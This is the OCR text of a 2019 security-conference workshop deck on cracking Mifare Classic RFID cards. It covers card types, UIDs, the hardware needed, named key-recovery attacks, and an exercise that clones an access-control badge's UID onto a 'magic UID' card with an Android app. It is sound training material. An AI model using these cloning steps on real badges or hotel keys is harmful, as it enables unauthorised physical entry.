HACK IN PARIS
Cyber Security Conference

Maison de la Chimie
9TH EDITION
hackinparis.com

Sławomir Jasek
slawomir.jasek@smartlockpicking.com
@slawekja

SMARTLOCKPICKING.COM

Cracking Mifare Classic on the cheap

Workshop

HackInParis, 19-20.06.2019

Sławomir <suavomeer> Jasek <yaseck>

Enjoy appsec (dev, break, build...) since 2003.

„Smart lockpicking" trainings
www.smartlockpicking.com

Significant part of time for research.

How much can we fit in 45 min?

Mifare Classic – intro, hardware needed

Card UID, cloning access control badge using phone

Mifare Classic data

Attacks and required hardware

- brute leaked keys, clone hotel key
- „nested”, „darkside”, „hardnested” attacks

Card types, frequencies, ...

125 kHz („low frequency”) RFID


EM4XX (Unique), HID Prox, Indala, Honeywell, AWID, ...

13.56MHz („high frequency”) NFC

covered today

Mifare/DESFire, iCLASS, Legic, Calypso, contactless payments, ...

868MHz (UHF), other



Vehicle id, asset tracking...

Mifare Classic

The MIFARE Classic family ***is the most widely used*** *contactless smart card ICs operating in the 13.56 MHz frequency range with read/write capability.*

https://www.mifare.net/wp-content/uploads/2015/03/MIFARE_Classic_EV1.pdf

City cards, access control, student id, memberships, internal payment, tourist card, ski pass, hotels, ...

Some of Mifare Classic hacking tools

Features vs Price

Proxmark 3	★★★★★ $$$ - $$$$	50 - 300 EUR	
NXP PN532	★★★☆☆ $ - $$	5 - 40 EUR	
Android smartphone	★★☆☆☆ $	Free mobile app	

What you will need?

Mifare Classic – intro

Card UID, usage in access control, cloning 📱

Mifare Classic data – intro

Attacks and required hardware


- brute leaked keys 📱
- „nested”, „darkside”, „hardnested” attacks

Possible as homework

💻 PN532

What I brought here

You can easily get it yourself - e.g. Aliexpress from China, or some local distributors. Note: the quality may vary.



Sample Mifare Classic hotel access tag to crack and clone using mobile phone

USB UART

NXP PN532 NFC board

Sample Mifare Classic card to crack keys (nested attack)

This is not an ordinary business card.
It is NFC Mifare Classic 'Magic UID' gen2.
You can use it to clone access control or other cards having just Android phone.


NFC UID-changeable ("magic UID") gen2

Detailed instructions:
www.smartlockpicking.com/card

What is stored on the card?

UID – individual, read only, not protected


Data – stored in sectors, protected by access keys



The simplest access control systems

Check just for individual ID


- 3-10 bytes (most commonly 4).
- Read-only
- Freely accessible to read
- Reader checks for registered ID.



The UID

Security: UID is set in factory and cannot be altered. Only vendor knows how to make a tag – by laser fusing of poly silicon links.

Guess what happened next?


IF YOU RELY ON SECURITY THROUGH OBSCURITY
INSTRUCTOR
YOU'RE GOING TO HAVE A BAD TIME

„Magic UID" or „UID-changeable" cards

Allow to change the UID

Various generations


- gen 1 – requires special hardware (e.g PN532)
- gen 2 – possible to write using mobile phone

EXERCISE #1

- Clone Mifare UID using mobile phone

Our access control card

Quite common setup for apartments, gates, parkings, offices, ...



Clone the access control card using Android

Mifare Classic Tool by @iiiikarus

Free, open-source

https://play.google.com/store/apps/details?id=de.syss.MifareClassicTool

Note: some phones are not compatible:

https://github.com/ikarus23/MifareClassicTool/blob/master/INCOMPATIBLE_DEVICES.md


Read UID using mobile phone

Tools -> Display tag info

Also: displays UID when new tag detected

MIFARE CLASSIC
UID-BASED
ACCESS CONTROL
smartlockpicking.com

3793855762 02204946



MIFARE Classic Tool

New tag found (UID: 3C3DF10D)

Write UID using smartphone?

Standard cards UID is read-only.

You need „direct write” (Gen 2) UID-changeable card.


For example my business card ☺


https://smartlockpicking.com/card


This is not an ordinary business card.

It is NFC Mifare Classic 'Magic UID' gen2.
You can use it to clone access control or other cards
having just Android phone.

Detailed instructions:
www.smartlockpicking.com/card







This tool can clone the UID of a tag to a "magic tag" (2nd gen, Android compatible, direct write, block 0 writable). Hit the info button to get more information.

